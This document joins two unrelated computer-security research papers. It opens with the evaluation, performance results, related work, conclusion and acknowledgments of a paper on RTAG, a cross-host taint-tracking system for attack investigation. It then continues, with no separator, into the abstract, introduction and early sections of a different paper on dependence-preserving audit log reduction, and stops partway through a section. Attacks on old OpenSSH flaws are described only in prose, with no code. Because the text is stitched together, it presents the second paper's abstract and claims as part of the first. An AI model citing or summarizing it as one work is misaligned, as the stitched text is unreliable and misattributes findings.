To evaluate RTAG for the cases when the attacker exploits memory corruptions, we additionally modified the Git-Pwnd attack §3.1 by compiling the `ssh` daemon with earlier versions containing memory-based vulnerabilities: one integer overflow based on CVE-2001-0144 and one buffer overflow based on CVE-2002-0640. For the integer overflow, we patched the `ssh` client side code to exploit the vulnerability [1] and remotely executed `scp` command at the server to copy files to the attacker's controlled host. For the buffer overflow, we crafted a malicious response for the OpenSSH (v3.0) challenge-response mechanism and remotely executed commands [2]. We note that memory-corruption-based attacks usually involve undefined behavior of the program that violates the assumption of many previous investigation systems using source or binary semantics (e.g., [34, 42, 47]). However, RTAG successfully reconstructs the program state of the overflow for the DIFT to recover the fine-grained data flow.

#### 8.1.4 File Spreading in Peer-to-Peer Network

We also run RTAG to track the data flows in a malicious-file-spreading incident on top of a P2P network, which is regarded an increasing threat in the decentralized file sharing, according to a report by BitSight Insight [5]. This allows us to demonstrate RTAG's ability to handle a complex cross-host data-flow analysis involving multiple parties, which is infeasible with existing approaches. We use Gtk-Gnutella [7](v1.1.13) to set up a P2P network in a local network of 12 nodes with RTAG running on them. We perform two operations. First, we have two nodes online; one node shares a malicious audio `mp4` file, and another node searches for the file, discovers it and downloads it. Later, we shutdown the first node and let a third node download the file from the second node. We performed this type of single-hop relay iteratively until five nodes have this file. Second, we use these five nodes as "seeds" and let the remaining nodes search, discover, and download the file. During this process, we intentionally shutdown parts of the nodes to introduce "resume" procedures. Finally, we perform a backward query from the audio file at the last node to search for the origin of the file, and a forward query from the first node to uncover how the file spread across the network with fine-grained-level data flows. RTAG returns the results with 100% accuracy. Particularly, the result also shows the data flow between each pair of nodes for each iteration of the file sharing procedure. The statistics of this experiment are summarized in Table 1.

### 8.2 Performance

#### 8.2.1 DIFT Runtime Performance

We compare the memory consumption and execution time of RTAG with previous DIFT systems. For the memory efficiency, we evaluated two state-of-the-art DIFT engines that provide multi-color symbols, Dytan [24] and DataTracker [61]. Table 3 shows the peak memory consumption of the tag map for various DIFT tasks we used in evaluating the security application in §8.1. The peak memory consumption is useful as it indicates the required resource for a certain type of DIFT. Notably, all the tag sizes for representing the DIFT symbols determined by reachability analysis are within three bytes (i.e., up to 16,777,216 symbols), with a majority being two bytes (i.e., up to 65,536 symbols). This means the data pruning and reachability analysis effectively narrow down the scope of the DIFT symbols and pinpoint the exact bytes of data that causes the data confusion for DIFT to resolve. The savings from the tag map consumption of RTAG is between 70% and 95%. The effect of improvement on the general memory consumption varies across different programs in terms of their own memory usage.

| Programs | #Symbols | Peak TagMap Cost (MB) | | | Reduc% |
|---|---|---|---|---|---|
| | | DataTracker | Dytan | RTAG | |
| **git-core** | 247 | 12 | 19 | **4.8** | **60 / 74** |
| **ssh** | 16,983 | 5.9 | 630 | **2.6** | **55 / 99** |
| **cli-hook** | 1,983 | 17 | 140 | **8.0** | **53 / 94** |
| **Curl** | 56,010 | 4.8 | 1,050 | **2.3** | **52 / 99** |
| **Firefox** | 4,091,773 | 155 | NA | **67.5** | **56 / NA** |
| **Apache** | 2,128,700 | 133 | NA | **41.7** | **68 / NA** |

**Table 3:** DIFT Tag Map Overhead in Practice. **#Symbols** denotes the number of symbols used in performing the DIFT task; **NA** means the DIFT is not complete so the peak memory cost is not available.

In our experiments, DIFT reduced total memory usage 10% to 50% when compared with DataTracker [61], and by 30% to 90% compared with Dytan [24]. Since these DIFT systems are designed with the scope of one host, in order for proper comparison against previous DIFT systems, we only measured the cases where all the tags are within one host. Note that this approach only compares DIFT runtime performance side by side, but does not indicate or suggest that RTAG can only handle single-host cases. For evaluating the time efficiency in performing DIFT tasks, we assign the same DIFT tasks to RTAG as well as to the DIFT engine used by RAIN [35]. Since RAIN [35] does not support cross-host investigation, we use RAIN [35] to run the DIFT tasks, sequentially simulating the time consumption it needs to serialize the network interaction and orchestrating the replays. We observe that the parallel DIFT of RTAG takes 60%–90% less time than RAIN [35] (Table 2).

**Discussion.** For the memory consumption, we find the taint propagation is mainly composed of copy operations such that the tag map is just updated with another value. Combination operation for merging the tags of two locations is not frequent. Hence, though bit-vector (used in [24]) ensures a constant length of tag for each location even after combination, the benefit is not obvious. On the contrary, its fixed size is linear to the number of symbols, which causes out-of-memory crash when there are many symbols to tag or (and) the many memory locations are propagated during the execution. Using `set` eases the implementation complexity as it natively supports the combination operation with a good performance. However, it incurs higher metadata cost (on x86 Linux, storing every 4-byte data in the `set` incurs over 14 bytes). For the time consumption savings in RTAG, the total time consumption depends on the longest DIFT task (e.g., `Firefox` session). We are looking into integrating in-process parallel DIFT techniques to RTAG that could further bring down the time consumption.



**Figure 4:** Comparison of normalized runtime performance between RAIN [35] and RTAG with CPU bound benchmark SPEC CPU2006. "GEOMEAN" gives the geometric mean of the performance numbers.



**Figure 5:** Comparison of normalized runtime performance between RAIN [35] and RTAG with IO bound benchmarks.

### 8.2.2 Runtime Overhead

We measure the runtime overhead of RTAG using two sets of benchmarks: the SPEC CPU2006 benchmark for CPU-bound use cases and the IO-intensive benchmarks for IO bound cases. The measurements are performed on two systems, one without RTAG and one with RTAG enabled. The result of SPEC benchmark is given in Figure 4 with RAIN [35] as reference. The geometric mean of the runtime overhead is 4.84%, which shows RTAG has similar low runtime overhead to previous refinable systems. We also measure the runtime overhead using IO-intensive applications to test the performance in IO bound cases. The benchmark is composed of four scenarios: using `scp` to upload a 500MB archive file, using `wget` downloading a 2GB `mov` movie file, compiling LLVM 3.8, and using `Apache` to serve an `http` service for file downloading. The result of IO-intensive applications is shown in Figure 5. The overhead of all the items is at most 50%. We reason that the cause of the higher overhead during file downloading and compiling is because network and file inputs are cached during the recording time.

| Protocol | Setting | Bandwidth% | RTT% |
|---|---|---|---|
| TCP | Window: 128KB | 0% | +0.03% |
| | 256KB | 0% | +0.01% |
| | 512KB | 0% | +0.012% |
| UDP | Buffer: 512B | -0.8% | +0.02% |
| | 8KB | -0.05% | +0.01% |
| | 128KB | -0.01% | +0.012% |

**Table 4:** Bandwidth impact of RTAG. The bandwidth and round-trip-time (**RTT**) are measured with iperf3 benchmark using different settings for TCP and UDP protocols.

#### 8.2.3 Network Performance Impact

We use iperf3 [13] to test the bandwidth impact of applying RTAG to typical network protocol settings. For TCP, we measure the bandwidth both with and without having RTAG running at different window sizes. For UDP, we set the buffer size to be similar with real applications such as DNS (512B), RTP (128KB). We also measure the performance impact in the term of the end-to-end round-trip-time (RTT) for one datagram to be delivered to the server and echoed back to the client. Both impacts are negligible. The results are summarized in Table 4.

#### 8.2.4 Storage Footprint

As a refinable system, RTAG has the storage overhead for the non-deterministic logs that are used for faithful replay of the recorded system-wide process executions. This ensures the completeness of retroactive analysis particularly for the advanced low and slow attacks. The storage footprint varies according to the workload on each host and is comparable with the upstream system RAIN [35]. Note that only the input data are stored as non-determinism, thus in the multi-host case, the traffic from a sender to a receiver are only stored at the receiver side, avoiding duplicated storage usage. In the use of RTAG, we observe around 2.5GB–4GB storage overhead per day for a desktop used by a lab student (e.g., programming, web browsing); and around 1.5GB storage overhead per day for a server hosting gitolite used internally by five lab students for version controlling on course projects.

## 9 Related Work

**Dynamic Information Flow Tracking.** Dynamic taint analysis [24, 29, 37, 49, 62] is a well-known technique for tracking information flow instruction by instruction at the runtime of a program without relying on the semantic of a program source or binary. DIFT is useful for policy enforcement [49], malware analysis [66], and detecting privacy leaks [29, 62]. To support intra-process tainting,

| DIFT Systems | Cross Host | Inst Time | Tag Dep | Run Over | DIFT Over(T/M) |
|---|---|---|---|---|---|
| Dytan [24] | × | Runtime | Inlined | High | High/High |
| DataTracker [61] | × | Runtime | Inlined | High | High/High |
| Panorama [66] | × | Runtime | Inlined | High | High/High |

**Table 5:** Comparison of DIFT-based provenance systems. "**Cross Host**" tells whether the system covers cross-host analysis; "**Inst Time**" represents when the instrumentation is performed (i.e., runtime or replay); "**Tag Dep**" shows how the tag dependency is handled; "**Run Over**" shows the runtime overhead; "**DIFT Over(T/M)**" presents the overhead of performing DIFT in terms of **T**ime and **M**emory cost in which RTAG both achieves reductions significantly.

Dytan [24] provides a customizable framework for multi-color tags. DataTracker adapts standard taint tracking to provide adequate taint marks for provenance tracking. However, taint-tracking suffers from excessive performance overhead (e.g., the overhead of one state-of-the-art implementation, libdft [37] is six times as high as native execution), which makes it difficult to use in a runtime environment. To solve this problem, several approaches have been proposed to decouple DIFT from the program runtime [34, 46, 47, 55, 57]. For example, Taintpipe [47], Straight-taint [46] and ShadowReplica [34] pre-compute propagation models from the program source and use them to speed up the DIFT at runtime. However, their dependency on program source disables these systems to analyze undefined behavior. In contrast to these DIFT systems, RTAG provides both efficient runtime (recording) and the ability to reliably replay and perform DIFT on the undefined behavior (e.g., memory corruptions) commonly seen in recent attacks. Jetstream [55] records the normal runtime execution and defers tainting until replay by splitting an application into several epochs. DTAM [30] uses dynamic taint analysis to find the relevant program inputs to its control flow and has a potential to reduce the workload of a record-replay system. Similar to RTAG, TaintExchange [67] and Cloudfence [50] provide multi-host information-flow analysis at runtime, but incur significant overhead (20× in some cases). We summarize the comparisons between RTAG and previous DIFT-based provenance systems in Table 5.

**Provenance Capturing.** Using data provenance [60] to investigate advanced attacks, such at APTs, has become a popular area of research [8, 31, 36, 39, 40, 42, 45, 48, 52]. For example, the Linux Audit System [8], Hi-Fi [52], and PASS [48] capture system-level provenance with less than

10% overhead. Linux provenance modules (LPM) [19] allows developers to develop customized provenance rules to create Linux Security Modules and LSM-like modules. SPADE [31] decouples the generation and collection of provenance data to provide a distributed provenance platform, and ProvThings [63] generates provenance data for IoT devices. Unfortunately, these systems are restricted to coarse-grained provenance, which generate many false dependencies. To reduce false positives and logging sizes, Protracer [45] improves BEEP [42] to switch between unit-level tainting and provenance propagation. In contrast, MCI [40] determines fine-grained dependencies ahead-of-time by inferring implicit dependencies using LDX [39] and creating causal models. DataTracker [61] leverages DIFT to provide fine-grained data, but incurs significant overhead. Finally, RAIN [35] uses record and replay to defer DIFT until replay, then uses reachability analysis to refine the dependency graph before tainting. However, none of these systems can provide fine-grained cross-host provenance like RTAG because they have no tag association mechanism to support cross-host DIFT.

**Network Provenance.** In addition to system-wide tracking, provenance at network level is a well-researched area [64, 68, 69]. For example, ExSPAN [69] provides a distributed data model for storing network provenance. One challenge network provenance faces is that it obviously cannot detect most system-level causality on end nodes. Technically, network provenance and RTAG are orthogonal to each other, so that we can use both approaches together to further enhance attack detection.

**Record Replay System.** Deterministic record-and-replay has been a well-researched area [17, 20, 26, 41, 56]. In addition to providing faithful replay, the current state-of-the-art techniques allow instrumentation of programs during the replay of execution [23, 25, 27]. Arnold [25] provides efficient runtime because it is a kernel based solution and can efficiently record nondeterministic events. Aftersight [23] and PANDA [27] are hypervisor-based solutions. Aftersite is based on VMware hypervisor (record) and QEMU (replay) while PANDA is purely based on QEMU. Similar to RAIN [35], RTAG leverages Arnold to provide efficient recording performance, however the goals and functionality of RTAG are unique from to Arnold and could be implemented on other systems.

## 10 Conclusion

When investigating information flow-based cross-host attacks, analysts need to manually analyze the information flow generated by the processes running on multiple hosts. This is a time consuming, error prone, and challenging task, due to the high number of processes and consequently flows involved. To help analysts in this task, we propose RTAG, a system for accurate and efficient information flow analysis that makes cross-host attack investigation practical. We implemented and empirically evaluated RTAG by using the system to analyze a set of real-world attacks including GitPwnd, a state-of-the-art cross-host data infiltration attack. The system was able to provide accurate results while reducing memory consumption by 90% and also reducing the time consumption by 60-90% compared to related work. We have a plan to release the source code of RTAG.

We foresee several directions for future work. First, we plan to make hosts running RTAG interoperable with hosts not running the system. To do so, we plan to embed tag information in an optional field of the UDP header. Second, we plan to identify information flow techniques that are resilient to the fact that RTAG might not be running on every host in a given network. Third, we plan to integrate in-process parallel DIFT techniques to RTAG to further optimize the analysis time. Fourth, we plan to reduce the storage requirement for non-deterministic inputs. To do so, we plan to investigate ways to optimize the storage of similar executions across different hosts. Finally, we plan to extend the queries supported by RTAG so that it is possible to compare the information flow associated with different executions of the same program. In this way, it will be possible to pinpoint when and where a program was compromised.

## 11 Acknowledgments

We thank the anonymous reviewers for their helpful feedback. This research was supported in part by NSF, under awards CNS-0831300, CNS-1017265, CCF-1548856, CNS-1563848, CRI-1629851, CNS-1704701, and CNS-1749711, ONR, under grants N000140911042, N000141512162, N000141612710, and N000141712895, DARPA TC (No. DARPA FA8650-15-C-7556), NRF-2017R1A6A3A03002506, ETRI IITP/KEIT [2014-0-00035], and gifts from Facebook, Mozilla, and Intel.

## Abstract

Large organizations are increasingly targeted in long-running attack campaigns lasting months or years. When a break-in is eventually discovered, forensic analysis begins. System audit logs provide crucial information that underpins such analysis. Unfortunately, audit data collected over months or years can grow to enormous sizes. Large data size is not only a storage concern: forensic analysis tasks can become very slow when they must sift through billions of records. In this paper, we first present two powerful event reduction techniques that reduce the number of records by a factor of 4.6 to 19 in our experiments. An important benefit of our techniques is that they provably preserve the accuracy of forensic analysis tasks such as backtracking and impact analysis. While providing this guarantee, our techniques reduce on-disk file sizes by an average of 35× across our data sets. On average, our in-memory dependence graph uses just 5 bytes per event in the original data. Our system is able to consume and analyze nearly a million events per second.

## 1 Introduction

Many large organizations are targets of stealthy, long-term, multi-step cyber-attacks called Advanced Persistent Threats (APTs). The perpetrators of these attacks remain below the radar for long periods, while exploring the organization's IT infrastructure and exfiltrating or compromising sensitive data. When the attack is ultimately discovered, a forensic analysis is initiated to identify the entry points of the attack and its system-wide impact. The spate of APTs in recent years has fueled research on efficient collection and forensic analysis of system logs [13, 14, 15, 9, 16, 17, 18, 22, 42, 30, 10].

Accurate forensic analysis requires logging of system activity across the enterprise. Logs should be detailed enough to track dependencies between events occurring on different hosts and at different times, and hence needs to capture all information-flow causing operations such as network/file accesses and program executions. There are three main options for collecting such logs: (1) instrumenting individual applications, (2) instrumenting the operating system (OS), or (3) using network capture techniques. The rapid increase in encrypted traffic has greatly reduced the effectiveness of network-capture based forensic analysis. In contrast, OS-layer logging is unaffected by encryption. Moreover, OS-layer logging can track the activities of *all processes* on a host, including any malware that may be installed by the attackers. In contrast, application-layer logs are limited to a handful of benign applications (e.g., network servers) that contain the instrumentation for detailed logging. For these reasons, we rely on OS-based logging, e.g., the Linux audit and Windows ETW (Event Tracing for Windows) systems.

### 1.1 Log Reduction

APT campaigns can last for many months. With existing systems, such as Linux auditing and Windows ETW, our experience as well as that of previous researchers [42] is that the volume of audit data is in the range of gigabytes *per host per day*. Across an enterprise with thousands of hosts, total storage requirements can easily go up to the petabyte range in a year. This has motivated a number of research efforts on reducing log size.

Since the vast majority of I/O operations are reads, ProTracer's [22] reduction strategy is to log only the writes. In-memory tracking is used to capture the effect of read operations. Specifically, when a process performs a read, it acquires a taint identifier that captures the file, network or IPC object read. If the process reads $n$ files, then its taint set can be of size $O(n)$. Write operations are logged, together with the taint set of the process at that point. This means that write records can, in general, be of size $O(n)$, and hence a process performing $m$ writes can produce a log of size $O(mn)$. This contrasts with the $O(m+n)$ log size that would result with traditional OS-level logging of both reads and writes. Thus, for ProTracer's strategy to reduce log size, it is necessary to narrow the size of taint sets of write operations to be close to 1. They achieve this using a fine-grained taint-tracking technique called *unit-based execution partitioning* [17], where a *unit* corresponds to a loop iteration. MPI [21] proposes a new form of execution partitioning, based on annotated data structures instead of loops. However, fine-grained taint-tracking via execution partitioning would be difficult to deploy on the scale of a large enterprise running hundreds of applications or more. Without fine-grained taint-tracking, the analysis above, as well as our experiments, indicate that this strategy of "alternating tainting with logging" leads to *substantial increases* in log size.

LogGC [18] develops a "garbage collection" strategy, which identifies and removes operations that have no persistent effect. For instance, applications often create temporary

*This work was primarily supported by DARPA (contract FA8650-15-C-7561) and in part by NSF (CNS-1319137, CNS-1421893, CCF-1414078) and ONR (N00014-15-1-2208, N00014-15-1-2378, N00014-17-1-2891).



**Fig. 1:** An example (time-stamped) dependence graph.



**Fig. 2:** Dependence graph resulting after our FD log reduction. SD reduction will additionally remove the edge from $Q$ to $L$. In this reduced graph, dependence can be determined using standard graph reachability. Edge timestamps are dropped, but nodes may be annotated with a timestamp.

files that they subsequently delete. Unless these files are accessed by other processes, they don't introduce any new dependencies and hence aren't useful for forensic analysis. However, some temporary files do introduce dependencies, e.g., malware code that is downloaded, executed and subsequently removed by another attack script. Operations on such files need to be logged, so LogGC introduces a notion of exclusive ownership of files by processes, and omits only the operations on exclusively owned files. Although they report major reductions in log size using this technique, this reduction is realized only in the presence of the unit instrumentation [17] described above. If only OS-layer logging is available, which is the common case, LogGC does not produce significant reductions. (See the "Basic GC" column in Table 5 of [18].)

While LogGC removes all events on a limited class of objects, Xu et al [42] explore a complementary strategy that can remove some (repeated) events on any object. To this end, they developed the concept of *trackability equivalence* of events in the audit log, and proved that, among a set of equivalent events, all but one can be removed without affecting forensic analysis results. Across a collection of several tens of Linux and Windows hosts, their technique achieved about a 2× reduction in log size. This is impressive, considering that it was achieved without any application-specific optimizations.

While trackability equivalence [42] provides a sufficient basis for eliminating events, we show that it is far too strict, limiting reductions in many common scenarios, e.g., communication via pipes. The central reason is that trackability is based entirely on a local examination of edges incident on a single node in the dependence graph, without taking into account any global graph properties. In contrast, we develop a more general formulation of dependence preservation that can leverage global graph properties. It achieves 3 to 5 times as much reduction as Xu et al.'s technique.

- In Section 3, we formulate *dependence-preserving log reduction* in terms of reachability preservation in the *dependence graph*. As in previous works (e.g., [13, 42]), nodes in our dependence graph represent *objects* (files, sockets and IPCs) and *subjects* (processes), while edges represent operations (also called *events*) such as read, write, load, and execute. Edges are timestamped and are oriented in the direction of information flow. We say that a node $v$ depends on node $u$ if there is a (directed) path from $u$ to $v$ with non-decreasing edge timestamps. In Fig. 1, $P$ denotes a process that connects to a.com, and downloads and saves a file $C$. It also connects to b.com, and writes to a log file $L$ and a pipe $E$. Process $Q$ reads from the pipe and also writes to the same log file. Based on timestamps, we can say that $C$ depends on a.com but not b.com.
- Based on this formulation, we present two novel dependency preserving reductions, called *full dependence preservation (FD)* and *source dependence preservation (SD)*. We prove that FD preserves the results of backward as well as forward forensic analysis. We also prove that SD preserves the results of the most commonly used forensic analysis, which consists of running first a backward analysis to find the attacker's entry points, and then a forward analysis from these entry points to identify the full impact of the attack.
- Our experimental evaluation used multiple data sets, including logs collected from (a) our laboratory servers, and (b) a red team evaluation carried out in DARPA's Transparent Computing program. On this data, FD achieved an average of **7**× reduction in the number of events, while SD achieved a **9.2**× reduction. In comparison, Xu et al.'s algorithm [42], which we reimplemented, achieved only a 1.8× reduction. For the example in Fig. 1, our technique combines all edges between the same pair of nodes, leading to the graph shown in Fig. 2, while Xu et al's technique is able to combine only the two edges with timestamps 1 and 2.

### 1.2 Efficient Computation of Reductions

Our log reductions (FD and SD) rely on global properties of graphs such as reachability. Such global properties are expensive to compute, taking time that is linear in the size of the (very large) dependence graph. Moreover, due to the use of timestamped edges, reachability changes over time, and hence the results cannot be computed once and cached for subsequent use.

To overcome these computational challenges posed by timestamped graphs, we show in Section 4 how to transform them into standard graphs. Fig. 2 illustrates the result of

this conversion followed by our FD reduction. Note how the edge timestamps have been eliminated. Moreover, $P$ has been split into two *versions* connected by a dashed edge, with each version superscripted with its timestamp. Note the absence of a path from a.com to $C$, correctly capturing the reachability information in the timestamped graph in Fig. 1.

Versioning has been previously studied in file system and provenance research [31, 26, 25]. In these contexts, versioning systems typically intervene to create file versions that provide increased recoverability or reproducibility. Provenance capture systems may additionally intervene to break cyclic dependencies [24, 25], since cyclic provenance is generally considered meaningless.

In our forensic setting, we cannot intervene, but can only observe events. Given a timestamped event log, we need to make sound inferences about dependencies of subjects as well as objects. We then encode these dependencies into a standard graph in order to speed up our reduction algorithms. The key challenge in this context is to minimize the size of the standard graph without dropping any existing dependency, or introducing a spurious one. Specifically, the research described in Section 4 makes the following contributions:

- *Efficient reduction algorithms.* By working with standard graphs, we achieve algorithms that typically take constant time per event. In our experiments, we were able to process close to a million events per second on a single-core on a typical laptop computer.
- *Minimizing the number of versions.* We present several optimization techniques in Section 4.2 to reduce the number of versions. Whereas naive version generation leads to an explosion in the number of versions, our optimizations are very effective, bringing down the average number of versions per object and subject to about 1.3. Fig. 2 illustrates a few common cases where we achieve substantial reductions by combining many similar operations:
  - multiple reads from the same network connection (a.com, b.com) interleaved with multiple writes to files ($C$ and $L$),
  - series of writes to and reads from pipes ($E$), and
  - series of writes to log files by multiple processes ($L$).
- *Avoiding spurious dependencies.* While it is important to reduce the space overhead of versions, this should not come at the cost of inaccurate forensic analysis. We therefore establish formally that results of forensic analysis (specifically, forward and backward analyses) are fully preserved by our reduction.
- *Optimality.* We show that edges and versions retained by our reduction algorithm cannot be removed without introducing spurious dependencies.

An interesting aspect of our work is that we use versioning to reduce storage and runtime, whereas versioning is normally viewed as a performance cost to be paid for better recoverability or reproducibility.

### 1.3 Compact Graph and Log Representations

A commonly suggested approach for forensic analysis is to store the dependence graph in a graph database. The database's query capabilities can then be used to perform backward or forward searches, or any other custom forensic analysis. Graph databases such as OrientDB, Neo4j and Titan are designed to provide efficient support for graph queries, but experience suggests that their performance degrades dramatically on graphs that are large relative to main memory. For instance, a performance evaluation study on graph databases [23] found that they are unable to complete simple tasks, such as finding shortest paths on graphs with 128M edges, even when running on a computer with 256GB main memory and sufficient disk storage. Log reduction techniques can help, but may not be sufficient on their own: our largest dataset, representing just one week of data, already contains over 70M edges. Over the span of an APT (many months or a year), graph sizes can approach a billion edges *even after log reduction.* We therefore develop a compact in-memory representation for our versioned dependence graphs.

- Section 5.2 describes our approach for realizing a compact dependence graph representation. By combining our log reduction techniques with compact representations, our system achieves very high density: it uses about 2 bytes of main memory per event on our largest data set. This dataset, with 72M edges, is comparable in size to the 128M edges used in the graph database evaluation [23] mentioned above. Yet, our memory utilization was just 111MB, in comparison with the 256GB available in that study.

- We also describe the generation of compact event logs based on our event reduction techniques (Section 5.1). We began with a space-efficient log format that was about **8**× smaller than a Linux audit log containing roughly the same information. With FD reduction, it became **35.3**× smaller, while SD increased the reduction factor to about **41.4**×. These numbers are before the application of any data compression techniques such as `gzip`, which can provide further reductions.

### 1.4 Paper Organization

We begin with some background on forensic analysis in Section 2. The formulation of dependence-preserving reductions, together with our FD and SD techniques, are presented in Section 3. Efficient algorithms for achieving FD and SD are described in Section 4, together with a treatment of correctness and optimality. Section 5 summarizes a compact main-memory dependence graph and offline event log formats based on our event reductions. Implementation and experimental evaluation are described in Section 6, followed by related work discussion in Section 7 and concluding remarks in Section 8.

## 2 Background

**Dependence graphs.** System logs refer to two kinds of *entities: subjects* and *objects.* Subjects are processes, while objects correspond to passive entities such as files, network connections and so on. Entries in the log correspond to *events,* which represent actions (typically, system calls) performed by subjects, e.g., read, write, and execute.

In most work on forensic analysis [13, 15, 42], the log contents are interpreted as a *dependence graph:* nodes in the graph correspond to entities, while edges correspond to events. Edges are oriented in the direction of information flow and have timestamps. When multiple instances of an event are aggregated into a single instance, its timestamp becomes the interval between the first and last instances. Fig. 1 shows a sample dependence graph, with circles denoting subjects, and the other shapes denoting objects. Among objects, network connections are indicated by a diamond, files by ovals, and pipes by rectangles. Edges are timestamped, but their names omitted. Implicitly, in-edges of subjects denote reads, and out-edges of subjects denote writes.

**Backward and Forward Analysis.** Forensic analysis is concerned with the questions of *what, when* and *how.* The *what* question concerns the *origin* of a suspected attack, and the entities that have been impacted during an attack. The origin can be identified using *backward analysis,* starting from an entity flagged as suspicious, and tracing backward in the graph. This analysis, first proposed in BackTracker [13], uses event timestamps to focus on paths in dependence graphs that represent causal chains of events. A backward analysis from file $C$ at time 5 will identify $P$ and a.com. Of these, a.com is a source node, i.e., an object with no parent nodes, and hence identified as the likely entry point of any attack on $C$.

Although b.com is backward reachable from $C$ in the standard graph-theoretic sense, it is excluded because the path from b.com to $C$ does not always go forward in time.

The set of entities impacted by the attack can be found using *forward analysis* [43, 1, 15] (a.k.a. *impact analysis*), typically starting from an entry point identified by backward analysis. In the sample dependence graph, forward analysis from network connection a.com will reach all nodes in the graph, while a forward analysis from b.com will leave out $C$.

The *when* question asks when each step in the attack occurred. Its answer is based on the timestamps of edges in the subgraph computed by forward and backward analyses. The *how* question is concerned with understanding the steps in an attack in sufficient detail. To enable this, audit logs need to capture all key operations (e.g., important system calls), together with key arguments such as file names, IP addresses and ports, command-line options to processes, etc.

## 3 Dependence Preserving Reductions

We define a *reduction* of a time-stamped dependence graph $G$ to be another graph $G'$ that contains the same nodes but a subset of the events. Such a reduction may remove "redundant" events, and/or combine similar events. As a result, some events in $G$ may be dropped in $G'$, while others may be aggregated into a single event. When events are combined, their timestamps are coalesced into a range that (minimally) covers all of them.

A log reduction needs to satisfy the following conditions:

- it won't change forensic analysis results, and
- it won't affect our understanding of the results.

To satisfy the second requirement, we apply reductions only to *read, write*[1], and *load* events. All other events, e.g., *fork*, *execve*, *remove*, *rename* and *chmod,* are preserved. Despite being limited to reads, writes and loads, our reduction techniques are very effective in practice, as these events typically constitute over 95% of total events.

For the first requirement, our aim is to preserve the results of forward and backward forensic analysis. We ensure this by preserving forward and backward reachability across the original graph $G$ and the reduced graph $G'$. We begin by formally defining reachability in these graphs.

### 3.1 Reachability in time-stamped dependence graphs

Dependence graph $G$ is a pair $(V,E)$ where $V$ denotes the nodes in the graph and $E$ denotes a set of directed edges. Each edge $e$ is associated with a start time $start(e)$ and an end time $end(e)$. Reachability in this graph is defined as follows:

**Definition 1 (Causal Path and Reachability)** *A node $v$ is reachable from another node $u$ if and only if there is (directed) path $e_1, e_2, \ldots, e_n$ from $u$ to $v$ such that:*

$$\forall 1 \leq i < n \quad start(e_i) \leq end(e_{i+1}) \tag{1}$$

We refer to a path satisfying this condition as a *causal path.* It captures the intuition that information arriving at a node through event $e_i$ can possibly flow out through the event $e_{i+1}$, i.e., successive events on this path $e_1, e_2, \ldots, e_n$ *can* be causally related. In Fig. 1, the path consisting of edges with timestamps $1, 6, 8$ and 11 is causal, so $L$ is reachable from a.com. In contrast, the path corresponding to the timestamp sequence $4, 3$ is not causal because the first edge occurs later than the second. Hence $C$ is unreachable from b.com.

In forensics, we are interested in reachability of a node at a given time, so we extend the above definition as follows:

**Definition 2 (Forward/Backward Reachability at $t$)**

- *A node $v$ is forward reachable from a node $u$ at time $t$, denoted $u@t \longrightarrow v$, iff there is a causal path $e_1, e_2, \ldots, e_n$ from $u$ to $v$ such that $t \leq end(e_i)$ for all $i$.*
- *A node $u$ is said to be backward reachable from $v$ at time $t$, denoted $u \longrightarrow v@t$, iff there is a causal path $e_1, e_2, \ldots, e_n$ from $u$ to $v$ such that $t \geq start(e_i)$ for all $i$.*

[1] There can be many types of read or write events, some used on files, others used on network sockets, and so on. For example, Linux audit system can log over a dozen distinct system calls used for input or output of data. For the purposes of this description, we map them all into reads and writes.

Intuitively, $u@t \longrightarrow v$ means $u$'s state at time $t$ can impact $v$. Similarly, $u \longrightarrow v@t$ means $v$'s state at $t$ can be caused/explained by $u$. In Fig. 1, $P@6 \longrightarrow Q$, but $P@11 \not\longrightarrow Q$. Similarly, a.com $\longrightarrow C@3$ but b.com $\not\longrightarrow C@3$.

Based on reachability, we present three dependency-preserving reductions: CD, which is close to Xu et al's full trackability, and FD and SD, two new reductions we introduce in this paper.

### 3.2 Continuous dependence (CD) preservation

This reduction aims to preserve forward and backward reachability at every instant of time.

**Definition 3 (Continuous Dependence Preservation)** *Let $G$ be a dependence graph and $G'$ be a reduction of $G$. $G'$ is said to preserve continuous dependence iff forward and backward reachability is identical in both graphs for every pair of nodes at all times.*

In Fig. 3, $S$ reads from a file $F$ at $t = 2$ and $t = 4$, and writes to another file $F'$ at $t = 3$ and $t = 6$. Based on the above definition, continuous dependence is preserved when the reads by $S$ are combined, as are the writes, as shown in the lower graph.



**Fig. 3:** Reduction that preserves continuous dependence.

Fig. 4 shows a reduction that does *not* preserve continuous dependence. In the original graph, $F@3 \not\longrightarrow H$: the earliest time $F@3$ can affect $S$ is at $t = 4$, and this effect can propagate to $F'@6$, but by this time, the event from $F'$ to $H$ has already terminated. In contrast, in the reduced graph, $F@3$ affects $H@5$.



**Fig. 4:** Reduction that violates continuous dependence.

Our definition of continuous dependence preservation is similar to Xu et al.'s definition of full trackability equivalence [42]. However, their definition is a bit stricter, and does not allow the reductions shown in Fig. 3. They would permit those reductions only if node $S$ had (a) no incoming edges between its outgoing edges and (b) no outgoing edges between its incoming edges[2].

Their stricter definition was likely motivated by efficiency considerations. Specifically, their definition ensures that reduction decisions can be made *locally,* e.g., by examining the edges incident on $S$. Thus, their criteria does not permit the combination of reads in either Fig. 3 or Fig. 4, since they share the same local structure at node $S$. In contrast, our continuous dependence definition is based on the more powerful *global* reachability properties, and hence can discriminate between the two examples to safely permit the aggregation in Fig. 3 but not Fig. 4. The downside of this power is efficiency, as continuous dependence may need to examine every path in the graph before deciding which edges can be removed.

Although the checking of global properties can be more time-consuming, the resulting reductions can be more powerful (i.e., achieve greater reduction). This is why we devote Section 4 to development of efficient algorithms to check the more powerful global properties used in the two new reductions presented below.

Because of the similarity of Xu et al's full trackability and our continuous dependence, we will henceforth refer to their approach as *local continuous dependence (LCD) preservation.* We end this discussion with examples of common scenarios where LCD reduction is permitted:

- *Sequence of reads without intervening writes:* When an application reads a file, its read operation results in multiple `read` system calls, each of which is typically logged as a separate event in the audit log. As long as there are no write operations performed by the application at the same time, LCD will permit the reads to be combined.
- *Sequence of writes without intervening reads:* The explanation in this case mirrors the previous case.

However, if reads and writes are interleaved, then LCD does not permit the reads (or writes) to be combined. In contrast, the FD notion presented below can support reductions in cases where an application is reading from one or more files while writing to one or more files.

### 3.3 Full Dependence (FD) Preservation

CD does not permit the reduction in Fig. 4, because it changes whether the state of $F$ at $t = 3$ propagates to $H$. But does this difference really matter in the context of forensic analysis? To answer this question, note that there is no way for $F$ to become compromised at $t = 3$ if it was not already compromised before. Indeed, there is no basis for the state of $F$ to change between $t = 0$ and $t = 6$ because nothing happens to $F$ during this period.

